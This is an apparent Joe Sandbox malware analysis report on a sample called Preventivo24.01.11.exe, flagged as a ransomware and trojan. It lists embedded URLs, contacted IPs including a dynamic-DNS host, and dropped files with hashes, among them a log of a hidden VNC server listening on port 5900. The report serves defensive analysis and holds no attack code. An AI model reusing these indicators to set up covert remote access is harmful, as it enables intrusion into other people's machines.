
Name	Malicious	Antivirus Detection	Reputation
http://www.example.com/download/updates.txt	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://html4/loose.dtd	shi5398.tmp.0.dr	false	• Avira URL Cloud: safe	low
http://java.sun.com/update/1.4.2/jinstall-1_4-windows-i586.cab#Version=1	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B2D6000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 0000002A.00000000.2174705873.00000000006E300 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://ocsp.thawte.com0	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, uvncvirt ualdisplay.cat.0.dr, UVncVirtualDisplay.dll.0.dr	false	• URL Reputation: safe	unknown
http://www.pdf-tools.com	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B080000.00000004.0 0001000.00020000.00000000.sdmp, ~.pdf.0.dr	false		high
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://https://www.uvnc.com	taskhost.exe.0.dr	false		high
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://.css	shi5398.tmp.0.dr	false	• Avira URL Cloud: safe	low
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://forum.uvnc.com	taskhost.exe.0.dr	false		high
http://https://www.uvnc.comcmd	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B305000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 0000002A.00000002.3219628836.000000000070C00 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, uvncvirt ualdisplay.cat.0.dr, UVncVirtualDisplay.dll.0.dr	false		high
http://https://www.thawte.com/cps0/	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000003.201853 9158.000000000B080000.00000004.00001000. 00020000.00000000.sdmp, viewer.exe.0.dr, powercfg. msi.0.dr	false		high
http://https://forum.uvnc.comvncMenu::WndProc	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B305000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 0000002A.00000002.3219628836.000000000070C00 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	low
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://oneocsp.microe	Preventivo24.01.11.exe, 00000000.0000000 3.2018147463.0000000005565000.00000004.0 0000020.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000002.203399 7046.0000000005566000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.thawte.com/repository0W	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000003.201853 9158.000000000B080000.00000004.00001000. 00020000.00000000.sdmp, viewer.exe.0.dr, powercfg. msi.0.dr	false		high
http://https://www.advancedinstaller.com	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B3EA000.00000004.0 0001000.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000003.201853 9158.000000000B080000.00000004.00001000. 00020000.00000000.sdmp, viewer.exe.0.dr, powercfg. msi.0.dr	false		high
http://https://www.uvnc.comhttps://forum.uvnc.comnet	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B305000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 0000002A.00000002.3219628836.000000000070C00 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http:// java.sun.com/products/plugin/index.html#download	Preventivo24.01.11.exe, 00000000.0000000 3.2018539158.000000000B2D6000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 0000002A.00000000.2174705873.00000000006E300 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// .jpg	shi5398.tmp.0.dr	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
184.25.164.138	unknown	United States		9498	BBIL-APBHARTIAirtelLtdIN	false
93.184.216.34	www.example.com	European Union		15133	EDGECASTUS	false
140.228.29.110	vnvariant2024.ddnsfree.com	United States		600	OARNET-ASUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox version:	38.0.0 Ammolite
Analysis ID:	1379424
Start date and time:	2024-01-23 12:07:08 +01:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 8m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	58
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	Preventivo24.01.11.exe
Detection:	MAL
Classification:	mal84.rans.troj.evad.winEXE@109/76@4/4
EGA Information:	• Successful, ratio: 100%
HCA Information:	• Successful, ratio: 61% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, SIHClient.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 72.21.81.240, 23.63.204.182, 23.22.254.206, 54.227.187.23, 52.5.13.197, 52.202.204.11, 172.64.41.3, 162.159.61.3, 23.55.62.67, 23.55.62.18, 23.47.204.8, 23.47.204.33
- Excluded domains from analysis (whitelisted): e4578.dscg.akamaiedge.net, chrome.cloudflare-dns.com, fs.microsoft.com, slscr.update.microsoft.com, acroipm2.adobe.com.edgesuite.net, wu.ec.azureedge.net, ctldl.windowsupdate.com, p13n.adobe.io, wu-bg-shim.trafficmanager.net, wu.azureedge.net, acroipm2.adobe.com, fe3cr.delivery.mp.microsoft.com, ocsp.digicert.com, ssl-delivery.adobe.com.edgekey.net, a122.dscd.akamai.net, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, geo2.adobe.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:07:58	API Interceptor	3x Sleep call for process: WMIC.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Games\IDD.txt

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	10
Entropy (8bit):	2.7219280948873625
Encrypted:	false
SSDEEP:	3:E90Fy:E90c
MD5:	31DDADD9B96A4D473D31B90CE3299714
SHA1:	56A3FF64F67777786CEA32CA80830E21871698A2
SHA-256:	568C81668B7D1ABB65FA1578FC92C5C0C69066442744EE8D846EEACA15916644
SHA-512:	22F8F0036610190587C3F1CBF684BAFF9EAB5762AB50C601CCF2570939D534C070E8D7E24FF11390D5958E85B8703E983E06EB199F547C4F1574A84768B765BE
Malicious:	false
Preview:	5402254 ..

C:\Games\WinVNC.log

Process:	C:\Games\taskhost.exe
File Type:	ASCII text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	1550
Entropy (8bit):	4.925489149578176
Encrypted:	false
SSDEEP:	48:H3LTI/K0HyJaARp+Sj7te9uta7HkshN0Mb5uwMx6MLx:Hgb9SVeWa4K0Lx
MD5:	673677EBA7DC23548954F10C4A5F00A2
SHA1:	2D444A5736F8C20B47F29AD091A47C4B347549A7
SHA-256:	BDA543691859B8485B83146C52F483483F64782284071F0323DF917B4AD44A3F
SHA-512:	09DB969EAF2B42190C2341AE730306865451D46DB05981B68206B66D8B66060195010D2F7E1E889DD8517B4091AF7C87A4866563E5C45DDF7C22820EDEA7028D
Malicious:	false
Preview:	Tue Jan 23 12:08:12 2024.WinVNCAppMain : WinVNCAPPMain-----Application started.WinVNCAppMain : server created ok.imp_desktop_thread : OpenInputdesktop OK. --The parameter is incorrect...imp_desktop_thread : SelectHDESK to Default (370) from 118.imp_desktop_thread : Username user .vncMenu::vncMenu : vncmenu(server).Tue Jan 23 12:08:13 2024.vncServer::SetAuthHosts : authhosts cleared.vncServer::EnableConnections : SockConnect 0.vncServer::EnableConnections : SockConnect 1.vncServer::EnableConnections : trying port number 5900.Tue Jan 23 12:08:15 2024.VSocket::Close : closing socket.vncServer::EnableConnections : SockConnect Done 1.vncServer::EnableConnections : SockConnect 1.vncServer::EnableConnections : SockConnect 1.vncSockConnectThread::run_undetached : started socket connection thread. --The parameter is incorrect...vncHTTPConnectThread::run_undetached : started HTTP server thread. --The parameter is incorrect...Tue Jan 23 12:08:16 2024.imp_desktop_thread : PostAddNewClient IIIII

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	291

Entropy (8bit):	5.172459972408181
Encrypted:	false
SSDEEP:	6:HMWpPv8LYv3+q2P92nKuAl9OmbnIFUt8+MWpPv8LXBXZmw++MWpPv8LXB3VkwO9f:H5PfvOv4HAahFUt8+5PYBX/++5PYBF5G
MD5:	56892D4F8673196CCC5ACF0B1DB91F19
SHA1:	5750A0E2EE276023C044ACF8D0E8BBF2CA715CA3
SHA-256:	1A91CFC11373335420ACBF04DA0016677FCCFB2AAC7EF3EFC932219F27FB9815
SHA-512:	965BD455F4438E3140B5A532E7D656F1F7C15E6AF72A4313E8A26F313A0A31420BC1506DBEF7820A1D2B83F6DB995B007B1780F677286718E8E5606A8468193E
Malicious:	false
Preview:	2024/01/23-12:08:03.070 6f8 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2024/01/23-12:08:03.071 6f8 Recovering log #3.2024/01/23-12:08:03.071 6f8 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG.old (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	291
Entropy (8bit):	5.172459972408181
Encrypted:	false
SSDEEP:	6:HMWpPv8LYv3+q2P92nKuAl9OmbnIFUt8+MWpPv8LXBXZmw++MWpPv8LXB3VkwO9f:H5PfvOv4HAahFUt8+5PYBX/++5PYBF5G
MD5:	56892D4F8673196CCC5ACF0B1DB91F19
SHA1:	5750A0E2EE276023C044ACF8D0E8BBF2CA715CA3
SHA-256:	1A91CFC11373335420ACBF04DA0016677FCCFB2AAC7EF3EFC932219F27FB9815
SHA-512:	965BD455F4438E3140B5A532E7D656F1F7C15E6AF72A4313E8A26F313A0A31420BC1506DBEF7820A1D2B83F6DB995B007B1780F677286718E8E5606A8468193E
Malicious:	false
Preview:	2024/01/23-12:08:03.070 6f8 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2024/01/23-12:08:03.071 6f8 Recovering log #3.2024/01/23-12:08:03.071 6f8 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb\LOG

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.105253045193253
Encrypted:	false
SSDEEP:	6:HMWpPv8LIIq2P92nKuAl9Ombzo2jMGIFUt8+MWpPv8LXG0Zmw++MWpPv8LXG0kv:H5PIIv4HAa8uFUt8+5Pv0/++5Pv05Lg
MD5:	AFADAE0FAD8EEB72D8483D17E0E67A2F
SHA1:	54D6061E3CECB6A90D14721C982613EE96052A60
SHA-256:	4FDF2C90D07BB7C7D8560900A9BBC74CFC02DA396ED1BBBB7C58C51FC8DEC57D
SHA-512:	85108752191E8B707D9205C8F675FAB7643ADA8C8540E44868F90E9C7F7E99FC87FE05DFAC377A3FB36410BE9FBA4CF472766C4120BA2C3C17D604F957607375
Malicious:	false
Preview:	2024/01/23-12:08:03.099 1ca4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/MANIFEST-000001.2024/01/23-12:08:03.102 1ca4 Recovering log #3.2024/01/23-12:08:03.102 1ca4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb\LOG.old (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.105253045193253
Encrypted:	false
SSDEEP:	6:HMWpPv8LIIq2P92nKuAl9Ombzo2jMGIFUt8+MWpPv8LXG0Zmw++MWpPv8LXG0kv:H5PIIv4HAa8uFUt8+5Pv0/++5Pv05Lg
MD5:	AFADAE0FAD8EEB72D8483D17E0E67A2F
SHA1:	54D6061E3CECB6A90D14721C982613EE96052A60
SHA-256:	4FDF2C90D07BB7C7D8560900A9BBC74CFC02DA396ED1BBBB7C58C51FC8DEC57D
SHA-512:	85108752191E8B707D9205C8F675FAB7643ADA8C8540E44868F90E9C7F7E99FC87FE05DFAC377A3FB36410BE9FBA4CF472766C4120BA2C3C17D604F957607375
Malicious:	false

Preview:	2024/01/23-12:08:03.099 1ca4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/MANIFEST-000001.2024/01/23-12:08:03.102 1ca4 Recovering log #3.2024/01/23-12:08:03.102 1ca4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Network\22dc0223-1fa2-493b-9b30-3ddc1f4be2d9.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	JSON data
Category:	modified
Size (bytes):	508
Entropy (8bit):	5.048337357207831
Encrypted:	false
SSDEEP:	12:YH/um3RA8sqZQ7HXhsBdOg2HLcaq3QYiubxnP7E4T3OF+:Y2sRdsbCdMHy3QYhbxP7nbI+
MD5:	837705F8CD53EECE5BF9AAF633672DBA
SHA1:	89945DA469353684A1FFF102722875AC8FF39276
SHA-256:	090D1C3BA53AD49487A45FC54737AD9DF4F452BB8A9A992637FA66AB4AF63EAA
SHA-512:	38B774CCD2E37190512184DB573E9EB2B67D183BDBC1A286DEE783D1173CE5295C8F90C3001FA25E62D372A196F396463D6FA95BA97446F1CD0DD11EDA602AB
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://armmf.adobe.com","supports_spdy":true},{"alternative_service":[{"advertised_alpns":["h3"],"expiration":"13350568094945644","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":119154},"server":"https://chrome.cloudflare-dns.com","supports_spdy":true}],"supports_quic":{"address":"192.168.2.5","used_quic":true},"version":5},"network_qualities":{"CAESABiAgICA+P////8B":"4G","CAYSABiAgICA+P////8B":"Offline"}}}

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Network\Network Persistent State (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	508
Entropy (8bit):	5.048337357207831
Encrypted:	false
SSDEEP:	12:YH/um3RA8sqZQ7HXhsBdOg2HLcaq3QYiubxnP7E4T3OF+:Y2sRdsbCdMHy3QYhbxP7nbI+
MD5:	837705F8CD53EECE5BF9AAF633672DBA
SHA1:	89945DA469353684A1FFF102722875AC8FF39276
SHA-256:	090D1C3BA53AD49487A45FC54737AD9DF4F452BB8A9A992637FA66AB4AF63EAA
SHA-512:	38B774CCD2E37190512184DB573E9EB2B67D183BDBC1A286DEE783D1173CE5295C8F90C3001FA25E62D372A196F396463D6FA95BA97446F1CD0DD11EDA602AB
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://armmf.adobe.com","supports_spdy":true},{"alternative_service":[{"advertised_alpns":["h3"],"expiration":"13350568094945644","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":119154},"server":"https://chrome.cloudflare-dns.com","supports_spdy":true}],"supports_quic":{"address":"192.168.2.5","used_quic":true},"version":5},"network_qualities":{"CAESABiAgICA+P////8B":"4G","CAYSABiAgICA+P////8B":"Offline"}}}

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage\000003.log

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	4099
Entropy (8bit):	5.233427839276561
Encrypted:	false
SSDEEP:	96:QqBpCqGp3Al+NehBmkID2w6bNMhugoKTNY+No/KTNcygLPGLLU3fYL4bX:rBpJGp3AoqBmki25ZEVoKTNY+NoCTNLy
MD5:	91BCEC5C649F5F44A38E359074C3250D
SHA1:	982B29CB30D7DB1F3202F17812B2F7B2A10A23EF
SHA-256:	EE7E091FB794A936A731BC94BA4D0FD7F0B7CCEC36D8013A89A68583B40FBB08
SHA-512:	1C6C060893D607308BD830D10E09B649EA64D96E7C40DE40999C1D2E33A2EA78212F8C8A1EAD824E90B4AEFB85383DC6A8DDDFCBACE1DB7173A92C5A621F62A9
Malicious:	false
Preview:	*...#.....version.1..namespace-.1a.o.....next-map-id.1.Pnamespace-047a745d_5c98_4926_b446_942fb948d072-https://rna-resource.acrobat.com/.0.K..r.....next-map-id.2.Snamespace-bdf2fbfe_e08b_407d_8a81_9a6094e373a0-https://rna-v2-resource.acrobat.com/.1.m.Fr.....next-map-id.3.Snamespace-24b9c7f4_3e31_4d11_a607_ac91d6485c9e-https://rna-v2-resource.acrobat.com/.2.8.o.....next-map-id.4.Pnamespace-bc60f291_faa7_4492_8b22_e186b4ce62c1-https://rna-resource.acrobat.com/.3.A-N^.....Pnamespace-047a745d_5c98_4926_b446_942fb948d072-https://rna-resource.acrobat.com/-j..^.....Pnamespace-bc60f291_faa7_4492_8b22_e186b4ce62c1-https://rna-resource.acrobat.com/[.|.a.....Snamespace-bdf2fbfe_e08b_407d_8a81_9a6094e373a0-https://rna-v2-resource.acrobat.com/....a.....Snamespace-24b9c7f4_3e31_4d11_a607_ac91d6485c9e-https://rna-v2-resource.acrobat.com/.W.@o.....next-map-id.5.Pnamespace-8fb46ac3_c992_47ca_bb04_

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage\LOG	
Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.157295673012097
Encrypted:	false
SSDEEP:	6:HMWpPv8LzIq2P92nKuAl9OmbzNMxIFUt8+MWpPv8LxcZmw++MWpPv8LRkwO92nKA:H5PRv4HAa8jFUt8+5PD/++5Pa5LHAa8E
MD5:	7C5A8F20BB8DA645BF358F25B274AC89
SHA1:	EF7B48A9819B19722DAC73F2F9C8D3E5FC9BD1B0
SHA-256:	451B138632FFE7676FBB294B2325BF0DDE423F9A8DF1DC0791D94914A72A6CC2
SHA-512:	44F7EAE15BC19D4ED5D4DBDE12F47894C377F8611C1D8A30AE8230E97F8D3D99A860085A011F457132C7C23AD72784545BAF26511EE6283240BEC1C37592F0F
Malicious:	false
Preview:	2024/01/23-12:08:03.366 1ca4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/MANIFEST-000001. 2024/01/23-12:08:03.367 1ca4 Recovering log #3.2024/01/23-12:08:03.368 1ca4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage\LOG.old (copy)	
Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.157295673012097
Encrypted:	false
SSDEEP:	6:HMWpPv8LzIq2P92nKuAl9OmbzNMxIFUt8+MWpPv8LxcZmw++MWpPv8LRkwO92nKA:H5PRv4HAa8jFUt8+5PD/++5Pa5LHAa8E
MD5:	7C5A8F20BB8DA645BF358F25B274AC89
SHA1:	EF7B48A9819B19722DAC73F2F9C8D3E5FC9BD1B0
SHA-256:	451B138632FFE7676FBB294B2325BF0DDE423F9A8DF1DC0791D94914A72A6CC2
SHA-512:	44F7EAE15BC19D4ED5D4DBDE12F47894C377F8611C1D8A30AE8230E97F8D3D99A860085A011F457132C7C23AD72784545BAF26511EE6283240BEC1C37592F0F
Malicious:	false
Preview:	2024/01/23-12:08:03.366 1ca4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/MANIFEST-000001. 2024/01/23-12:08:03.367 1ca4 Recovering log #3.2024/01/23-12:08:03.368 1ca4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/000003.log .

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Microsoft Cabinet archive data, Windows 2000/XP setup, 66791 bytes, 1 file, at 0x2c +A "authroot.stl", number 1, 6 datablocks, 0x1 compression
Category:	dropped
Size (bytes):	66791
Entropy (8bit):	**7.995531727155867**
Encrypted:	**true**
SSDEEP:	1536:drFvD2YSE/sFDqV0FJJynkAhftCvMd3coa282frgW1qgNzU:drVDJSeaDqV0FJwLhVkr282fF5U
MD5:	AC05D27423A85ADC1622C714F2CB6184
SHA1:	B0FE2B1ABDDB97837EA0195BE70AB2FF14D43198
SHA-256:	C6456E12E5E53287A547AF4103E0397CB9697E466CF75844312DC296D43D144D
SHA-512:	6D0EF9050E41FBAE680E0E59DD0F90B6AC7FEA5579EF5708B69D5DA33A0ECE7E8B16574B58B17B64A34CC34A4FFC22B4A62C1ECE61F36C4A11A0665E0536B90D
Malicious:	false
Preview:	MSCF.....,.....I.....gW.e .authroot.stl..u/1.5..CK..<Tk...p.k:..c.Y:.(Qc...%Y.f_...$..DHn..6i/.]....-!QQ*..}f..f...}..1....9.....pN..mI.a.....!...N.....xP.f6..C.'#.c .@GN(3.<3.....9...('3...I.I....B..x..e...UWFU.TT.I.L...._.I1.....w.\..Xb.v..Q.....pKP.....M`.Y.....Op4=.(=P.e...p.(U.....z7MF..O.....V2.....#...pj...z.!...wQ...V&.Gz..Nv.4..y(J...A..':.2Q.^u.y..<.1..2..o.....H.D.S.....62.\| w(...B.....h.QZ..'....I.<....6..Z...p?... .pT.....I..S..K....FT?.....p..`.&..y..."T=I.n..egf.w..X.Y...G.m....=.}cO.7.....9....o..:.Y=.-.5....ud.J&.]..*Q.. ._<.S....{a.=.n...PT.Um).\| kpyA....h.PXY.>.....^2U...H.....V<\...k..~....H..p...8..'..?...r>.4..!u.....1\.`.<.+..n..p..]...).....L.g....#.<..c]R.U."\i.Z.>...`Q..g6....0.....F.....N.s.Z..A.... ....m.^....a_..>v.-.mk...wt.n.:...>S..;....1...j.+m.&S.....$.T...i.B=h.n...c.!e.....Y.#..bw.}...d.. ..w... .&..w.9..}k...\...=....{q.Up..y;..7.-.K.'.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.1225101819215353
Encrypted:	false

